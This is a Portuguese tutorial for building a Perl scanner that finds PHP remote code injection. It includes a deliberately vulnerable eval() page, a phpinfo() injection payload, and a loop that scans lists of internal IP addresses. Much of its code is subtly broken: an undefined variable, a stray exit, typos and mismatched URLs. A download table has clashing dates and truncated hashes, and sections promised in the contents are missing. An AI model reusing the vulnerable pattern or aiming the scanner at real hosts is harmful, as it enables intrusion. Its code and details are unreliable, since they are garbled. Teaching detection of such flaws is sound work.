

COMO CRIAR SCAN

RCE - CODE

O MANUAL PASSO A PASSO
de como criar seus próprios scripts para
identificar e tratar vulnerabilidades

FERNANDO MENGALI

SUMÁRIO

INTRODUÇÃO.....	03
2.0 PRÉ-REQUISITOS.....	04
3.0 CRIANDO O LABORATÓRIO/AMBIENTE.....	04
4.0 CRIANDO A PÁGINA PHP VULNERÁVEL.....	05
5.0 A PÁGINA PHP COM O CÓDIGO VULNERÁVEL.....	06
6.0 SITE VULNERÁVEL.....	08
7.0 TEORIA: COMO DETECTAR RCE (REMOTE CODE INJECTION).....	09
8.0 FRAMEWORK PARA TESTAR RCE (REMOTE CODE INJECTION).....	10
9.0 CONSTRUÇÃO DO SCANNING.....	11
10.0 PERL NO LINUX.....	13
11.0 CODIFICANDO A FERRAMENTA DE AUTOMAÇÃO.....	14
12.0 IMPLEMENTAÇÕES.....	18
13.0 CÓDIGO COMPLETO.....	20
14.0 CORRIGINDO VULNERABILIDADE.....	22
15.0 SOBRE O AUTOR.....	23

INTRODUÇÃO

Nesse artigo, desenvolveremos uma ferramenta com a linguagem de programação Perl que identificará páginas de internet que possuem vulnerabilidades de RCE (REMOTE CODE INJECTION) em aplicações web.

Primeiro, iremos apresentar o processo de **identificação manual da vulnerabilidade de RCE (REMOTE CODE INJECTION) a nível de código em aplicações web**, posteriormente você aprenderá como desenvolver um **script em Perl para detectar automaticamente** esse tipo de vulnerabilidade.

Esse artigo não apresenta técnicas avançadas para o desenvolvimento do nosso script em Perl para a identificação de vulnerabilidades. Para a elaboração desse artigo, utilizamos conceitos básicos, mas eficiente para identificar vulnerabilidades de RCE (REMOTE CODE INJECTION), seja para um alvo específico ou vários alvos.

O conteúdo sobre como identificar vulnerabilidades de RCE (REMOTE CODE INJECTION) nesse artigo não são equivalentes as grandes ferramentas de mercado que atendem a metodologia DAST (Dynamic application security testing).

Não ensinamos a desenvolver algoritmos sofisticados que são utilizadas pelas ferramentas de análise dinâmica disponíveis comercialmente, mas compartilhamos informações suficientes para começar a criar suas primeiras ferramentas para identificar vulnerabilidades e continuar aperfeiçoando suas técnicas de desenvolvimento de scripts de identificação de vulnerabilidades.

2.0 PRÉ-REQUISITOS

Será necessário instalar os softwares abaixo para o desenvolvimento do laboratório:

- Sistema operacional **Microsoft Windows** (no artigo utilizei o Windows 10)
- Download do **WAMP 3.1.9**:
<https://sourceforge.net/projects/wampserver/>
- Download **Perl**:
<https://www.activestate.com/products/activeperl/downloads/>

3.0 CRIANDO O LABORATÓRIO/AMBIENTE

Nessa seção instalaremos o WAMP (Apache, MySQL e PHP) no Windows. Até o desenvolvimento desse artigo, foi utilizado o **WAMP 3.1.9**.

O processo de instalação é muito simples, portanto, não abordaremos.


Vamos considerar que você concluiu a instalação do WAMP e depois de instalado, vamos prosseguir com as configurações.

Se desejar acessar somente a seção sobre o desenvolvimento do scanning em Perl, acesse a **seção 8**.


4.0 CRIANDO A PÁGINA PHP VULNERÁVEL

Acesse o diretório **www** para criarmos a página em PHP. Se você utilizou a sugestão do Windows para a instalação, o caminho será

“C:\Windows\wamp64\www”. Veja abaixo:



4.1.1 Quando você acessar o conteúdo do diretório **“www”**, visualizará alguns arquivos. Particularmente, eu removi todos os arquivos, deixando o diretório **“www”** vazio. A remoção dos arquivos do diretório **“www”** é sua escolha, eu acho melhor para trabalhar.



4.1.2 Nessa etapa iremos criar um arquivo com a extensão **“PHP”** com o nome de **“index”** no diretório **“www”**.

Depois de criar a página index, iremos adicionar o conteúdo ou código PHP vulnerável na página **index.php**.

Se você não codifica em PHP, não se preocupe, abaixo apresentamos o código e depois descrevemos o funcionamento de cada linha.

5.0 A PÁGINA PHP COM O CÓDIGO VULNERÁVEL

Vamos criar uma página para simular consultas de notícias, mas não vamos criar um acesso ao banco de dados para buscar tais notícias

O usuário precisa informar a categoria da notícia para na teoria visualizar o conteúdo.

No mundo real, a função do sistema pode ser utilizada por empresas que desejam disponibilizar notícias reais.

É um sistema simples, limitado e inseguro, mas que muitas empresas podem adotar como forma de oferecer um recurso ou funcionalidade para seus clientes.

Esse recurso, pode ser utilizado por portais de notícias ou blogs para entregarem notícias sobre determinado assunto.

Abaixo apresentamos o código PHP vulnerável completo:

```
<?php

    if (isset($_GET["category"])){

        $category = $_GET["category"]; // not santization - vulnerable

        print "Search: ";

        eval("echo '". $v. "'");
        echo "<br><br>";
        echo "The news " . $_GET['category'];

    }
    else {

        echo "Not news";
    }

?>
```

5.0.1 Você poderá copiar esse código e adicionar para a sua página **index.php**.

Não esqueça, sua página **index.php** deverá estar em **"C:\Windows\wamp64\www"**.

Essa etapa é bem simples, você não precisa ter conhecimentos de PHP para entender o código.

Se você quiser entender o código, continue lendo essa seção, pois descreverei cada linha na próxima página.

Inicialmente, nosso código receberá um parâmetro GET:

```
if (isset($_GET['category'])){  
  
    $category = $_GET['category']; // not santization - vulnerable
```

5.0.2 Temos o if que valida a existência de dados ou parâmetros enviados para o método GET. Se houver algum dado trafegando via GET ele entrará no commando bloco IF e será armazenado na variável **category** e posteriormente executado pela função **eval()**.

É importante observar que a função eval é totalmente proposital, pois o intuito é entendermos como funciona a exploração de RCE (REMOTE CODE INJECTION) via dados de entrada GET e a função que coloca a aplicação em risco.

Vejo o exemplo de acesso a nossa página PHP via a url:

<http://localhost/index.php?category=life>

Após recebermos o valor via método GET, utilizamos a função eval e concatenamos os valores fornecidos pelo usuário, posteriormente concatenamos e informamos o valor da busca utilizando eval:

```
print "Search: ";  
  
eval("echo ' ".$v." '");  
  
echo "<br><br>";  
  
echo "The news " . $_GET['category'];
```


5.0.3 Definimos o valor dentro de eval para tornar a aplicação vulnerável a ataques de execução de código remoto.

6.0 SITE VULNERÁVEL

Nessa seção acessaremos a página **index.php** vulnerável:

<http://localhost/index.php?category=life>.

Veja o resultado no browser:



6.0.1 O conteúdo da busca passada via GET sendo exibido na página.

7.0 TEORIA: COMO DETECTAR RCE (REMOTE CODE INJECTION)

Para identificar o nosso alvo vulnerável, utilizaremos uma técnica simples, de injetar o payload ou código exibindo o `phpinfo()`.


Na nossa URL de exemplo, a página **index.php** possui uma chave ou índice denominado **category** e um respectivo valor, o número **life**.

A palavra **life** está associado na teoria a algum notícia sobre vida.

Entendido o funcionamento para a exibição de conteúdo por meio de parâmetros com o número de **category**, vamos entender como funciona a detecção de RCE (REMOTE CODE INJECTION).

Quando um atacante deseja encontrar uma vulnerabilidade de RCE (REMOTE CODE INJECTION) será preciso adicionar um payload.

Se a aplicação possuir algum tipo de vulnerabilidade de RCE (REMOTE CODE INJECTION), o conteúdo do arquivo será exibido no navegador e o resultado será similar ao apresentado abaixo:



Search:

PHP Version 8.2.4	
System	Windows NT DESKTOP-QCUDTBA 10.0 build 19045 (Windows 10) AMD64
Build Date	Mar 14 2023 17:50:26
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	csript /nologo /e:script configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=\\.\\.\\instantclientsdk\shared" "--with-oci8-19=\\.\\.\\instantclientsdk\shared" "--enable-object-out-dire=.obj" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgq"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20220829
PHP Extension	20220829
Zend Extension	420220829
Zend Extension Build	API420220829.TS.VS16
PHP Extension Build	API20220829.TS.VS16
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled


7.0.1 Resultado da execução do código apresenta o `PHPinfo()`.

O resultado acima exibe dados relacionados ao PHP, sendo suficiente para concluirmos que temos uma vulnerabilidade de RCE (REMOTE CODE INJECTION) e foi “explorada” no contexto de PoC (Proof of Concept).

8.0 FRAMEWORK PARA TESTAR RCE (REMOTE CODE INJECTION)

Caso você não queira criar um ambiente pronto, existem frameworks vulneráveis para interessados em aprender e aprimorar técnicas de invasão e mitigação de vulnerabilidades.

Um exemplo é o framework yrprey, totalmente gratuito e com várias vulnerabilidades para ser explorado. Você pode testá-lo online pelo endereço: <http://yrprey.com>.




8.1.1 interface do yrprey.com até a elaboração desse artigo.

9.0 CONSTRUÇÃO DO SCAN

A linguagem de desenvolvimento escolhida para o desenvolvimento do script será o Perl. Você precisará de conhecimentos de programação em Perl, pois a ferramenta terá erros propositalmente, ou seja, apenas desenvolvedores, analistas de segurança e interessados com aptidão de desenvolvimento entenderão melhor o código.


9.1 BAIXANDO O PERL PARA WINDOWS



9.1.1 Acesse a URL <https://www.perl.org/get.html> e escolha a plataforma que você está utilizando.

Você será redirecionado e solicitado a autenticar ou criar uma conta para baixar o Perl.

Depois de autenticado, você poderá baixar o Perl:



9.1.2 Clique no botão “Download”.

9.2 OPÇÃO 2: STRAWBERRY PERL PARA WINDOWS

Outra opção é utilizar **Strawberry Perl**:

<http://strawberryperl.com/releases.html>

Strawberry Perl Releases

[back to homepage](#)

Explanatory Notes

- **MSI installer** - preferred way, requires admin privileges to install
- **ZIP edition** - admin privileges not required, however you need to run some post-install scripts manually after unzip
- **Portable edition** - suitable for "perl on USB sticks" (you can move/rename the perl directory and it will still work)
- **PDL edition** - portable edition + extra PDL related modules and external libraries

Recommended downloads

Version	Date	MSI edition	Port4Win	PDL edition	ZIP edition
5.30.0.1	2019-05-23	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit
5.30.2.1	2019-06-02	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit
5.30.3.1	2019-12-02	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit
5.30.4.1	2019-04-15	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit
5.30.5.1	2019-04-15	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit
5.30.6.1	2019-04-15	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit
5.30.7.1	2019-04-15	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit
5.30.8.1	2019-04-08	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit
5.30.9.1	2019-04-02	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit
5.30.1.1	2013-03-13	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit
5.30.4.1	2013-03-13	32bit / 64bit	32bit / 64bit	32bit / 64bit	32bit / 64bit

Strawberry Perl 5.30.0.1 (2019-05-23)

- [May 2019 / 5.30.0.1 / 64bit - Release Notes](#)


Download	SHA1 Digest	Size
MSI_installer:	21a79f4f8f06a3eb5d451a5b0e708472045	187.1 KB
PDL_edition	616f07f1235d2987a7a5b0d7f06f814c704cf	179.0 KB
Portable_edition	c167245c3794e6b09b7f661c13b047a907	216.0 KB
ZIP_edition	5b0d12508b026f32c0ff6265cc1e42f7797	255.0 KB

- [May 2019 / 5.30.0.1 / 32bit / with USE_64_BIT_INT - Release Notes](#)



9.2.1 Veja a página acima.

Depois de baixar o Perl para Windows, siga os procedimentos comum de instalação no Windows:



9.2.2 O restante você já sabe.

10.0 PERL NO LINUX

Se você está utilizando uma distribuição Linux, de preferência o Kali Linux, por padrão o Perl já está instalado.

Caso você deseje verificar se o Perl está instalado, digite os comandos **perl** **-help** no terminal do Kali Linux:

```
root@kali:~# perl -help
Usage: perl [switches] [--] [programfile] [arguments]
  -0[octal]          specify record separator (\0, if no argument)
  -a                autosplit mode with -n or -p (splits $_ into @F)
  -C[number/list]    enables the listed Unicode features
  -c                check syntax only (runs BEGIN and CHECK blocks)
  -d[:debugger]      run program under debugger
  -D[number/list]    set debugging flags (argument is a bit mask or alphabets)
  -e program         one line of program (several -e's allowed, omit programfile)
  -E program         like -e, but enables all optional features
  -f                don't do $sitelib/sitecustomize.pl at startup
  -F[pattern/]       split() pattern for -a switch (//s are optional)
  -i[extension]      edit <> files in place (makes backup if extension supplied)
  -Idirectory        specify @INC/#include directory (several -I's allowed)
  -l[octal]          enable line ending processing, specifies line terminator
  -[mM][...]module   execute "use/no module..." before executing program
  -n                assume "while (<=) { ... }" loop around program
  -p                assume loop like -n but print line also, like sed
  -s                enable rudimentary parsing for switches after programfile
  -S                look for programfile using PATH environment variable
  -t                enable tainting warnings
  -T                enable tainting checks
  -u                dump core after parsing program
  -U                allow unsafe operations
  -v                print version, patchlevel and license
  -V[:variable]      print configuration summary (or a single Config.pm variable)
  -w                enable many useful warnings
  -W                enable all warnings
  -x[directory]      ignore text before #!perl line (optionally cd to directory)
  -X                disable all warnings

Run 'perldoc perl' for more help with Perl.

root@kali:~#
```

11.0 CODIFICANDO A FERRAMENTA DE AUTOMAÇÃO

Nessa etapa iremos utilizar uma requisição para nossa página <http://localhost/news.php?category=life>.

Utilizaremos o phpinfo como valor e payload malicioso em nosso parâmetro.

11.1 CLASSES DE REQUISIÇÕES

Nosso código precisará de duas classes para fazer requisições para a página com vulnerabilidade.

São elas:

- LWP::UserAgent
- HTTP::Request
- LWP::Simple

LWP::UserAgent

É uma classe responsável por atuar como um agente, durante uma requisição ou solicitação da web. Quando uma requisição é realizada será criado um objeto LWP::UserAgent com valores padrões.

HTTP::Request

A classe HTTP::Request faz uma requisição da URL ou página web que definiremos.

Conforme apresentado acima, teremos o cabeçalho **HTTP::Request** no nosso código para automatizar requisições.

LWP::Simple

É uma versão simplificada da biblioteca libwww-perl.

Possui várias funções e possibilita maior controle nos campos de cabeçalho.

O LWP::Simple busca rapidamente uma página e devolve a resposta. As respostas poderão ser: **is_error** ou **is_success**.

11.2 COMEÇANDO COM A CODIFICAÇÃO

Utilizando os três módulos descritos acima, poderemos adicioná-los no início do script e depois criar a estrutura de requisição em Perl para a página vulnerável.

```

1  #!/usr/bin/perl
2
3  use LWP::UserAgent;
4  use HTTP::Request;
5  use LWP::Simple;
6

```

11.2.1 Não esqueça de usar `#!/usr/bin/perl`, se estiver usando linux.

11.3 ENTRADA DE DADOS

A entrada de dados será utilizada para informar qual URL será verificada. Caso não queira informar a URL utilizando uma entrada de dados, poderá deixar o endereço de forma estática na variável.

Na **linha 7** criamos uma mensagem ou um prompt para o usuário digitar a URL.

Na **linha 8** criamos uma variável `$url` e depois adicionamos a entrada padrão `<stdin>`.

STDIN, poderá ser substituída por `<>`.

```

6
7  print "Por favor, informe a url: \n":
8  $url = <stdin>;
9

```

11.3.1 Caso o desenvolvedor não opte por utilizar uma entrada de dados, poderá utilizar uma variável estática para armazenar a URL que será verificada, exemplo:

```
my $url = "http://localhost/news.php?category=life";
```

11.3.2 Armazenando na variável `$url` o endereço que iremos acessar e validar a vulnerabilidade.

```
$url = $url . "';echo phpinfo();echo '";
```

11.3.3 Aproveitando a variável \$url, vamos adicionar o payload com a função reservada do php, o phpinfo.

Agora, podemos desenvolver a arquitetura da requisição:

```
13
14  $requisicao = HTTP::Request->new(GET=>$url);
15
16  $my $ua=LWP::UserAgent->new();
17  exit;
18  $ua->timeout(15);
19
20  my $resultado=$ua->request($requisicao);
21
```

11.3.4 A estrutura da requisição.

“Nessa etapa, exige conhecimentos de programação em Perl ou similar”.

Na **linha 14** utilizamos o módulo HTTP::Request, o método GET e o endereço da URL que analisaremos a resposta.

Na **linha 16** utilizamos um UserAgent e na **linha 18** passamos um parâmetro de 15 segundos de timeout.

Na **linha 20** a variável \$resultado armazena a requisição que será executada.

Como nossa requisição acessa uma página inserindo uma função reservada do php teremos uma resposta do seu conteúdo e validamos.

Nessa etapa recebemos a resposta do conteúdo da página. Se o conteúdo contém ***“PHP Version”***, a página é vulnerável!

```
my $resp = $response->content;

if ($resp =~ "PHP Version ") {

    print "\n\n Vulnerable! \n\n";

}
else {

    print "\n\n Not vulnerable! \n\n";

}
```


11.3.5 Podemos adicionar outros valores para serem comparados com o conteúdo de uma página.

Embora a ferramenta tenha a feature de identificação de vulnerabilidades de RCE (REMOTE CODE INJECTION), pode não funcionar em determinados alvos, por causa de validação de headers como UserAgent, Cookies Custom ou outros tipos de Headers Customs, mas o conteúdo apresentado nesse documento é extremamente útil e importante para você aprender como criar seus primeiros scripts e aperfeiçoá-los.

Apenas precisa ser manipulado a tratamento do response.

11.5 EXECUTANDO O SCRIPT

Esse é o resultado do script.



```
File Edit View Search Terminal Help
root@kali: /usr/bin
root@kali: /usr/bin# perl tool.pl
Por favor, informe a url:
http://localhost/index.php?id=1

Vulnerável!
root@kali: /usr/bin#
```

12.0 IMPLEMENTAÇÕES

Algumas empresas possuem diversos sistemas, portais, sites internos e externos. Podemos adicionar todas as urls em um arquivo texto e alimentar o script **tool.pl**.

No momento que o script solicita o endereço da url, podemos substituir por uma função que solicite o nome do arquivo com as urls internas ou externas a serem testadas.

Esse processo facilita a execução de verificações e economiza tempo do analista de segurança.

Não precisa executar o script várias vezes, uma única execução é o suficiente para analisar vários endereços.

Abaixo, estou apresentando um modelo de arquivo texto com as urls a serem testadas como exemplo:

```
1 http://192.168.1.106:8081/news.php?user=life
2 http://192.168.1.107:8081/news.php?user=life
3 http://192.168.1.108:8081/news.php?user=life
4 http://192.168.1.109:8081/news.php?user=life
5 http://192.168.1.110:8081/news.php?user=life
6 http://192.168.1.111:8081/news.php?user=life
7 http://192.168.1.112:8081/news.php?user=life
8 http://192.168.1.114:8081/news.php?user=life
9 http://192.168.1.135:8081/news.php?user=life
10 http://192.168.1.125:8081/news.php?user=life
11 http://192.168.1.165:8081/news.php?user=life
12 http://192.168.1.155:8081/news.php?user=life
13 http://192.168.1.185:8081/news.php?user=life
14 http://192.168.1.105:8081/news.php?user=life
15 http://192.168.1.106:8081/news.php?user=life
16 http://192.168.1.200:8081/news.php?user=life
17 http://192.168.1.201:8081/news.php?user=life
18 http://192.168.1.202:8081/news.php?user=life
19 http://192.168.1.205:8081/news.php?user=life
```

12.0.1 Lista de urls de sistemas, portais, sites internos e externos.

```
9
10 print "Digite a lista de urls:\n";
11
12 my $url = <stdin>;
13
14 open ( URL, "< $url") or die ("Can't open file $!");
15
16 @vector = <URL>;
17
18 $last = $#vector;
19
20 for ($i=0 $i<= $last; $i++) {
21
22     print "Verificando => ".$vector[$i]."\n";
23
24     $url = $vector[$i];
25
26     $url = $url . "';echo phpinfo();echo '";
27
```

12.0.2 Na **linha 10** adicione o código responsável por ler o arquivo texto com urls.

A **linha 12** armazena todo o conteúdo do arquivo no array **@vector**.

Na **linha 16** acessamos o último elemento do array.

Na **linha 20** desenvolvemos um for para acessar cada linha ou url armazenado no arquivo.

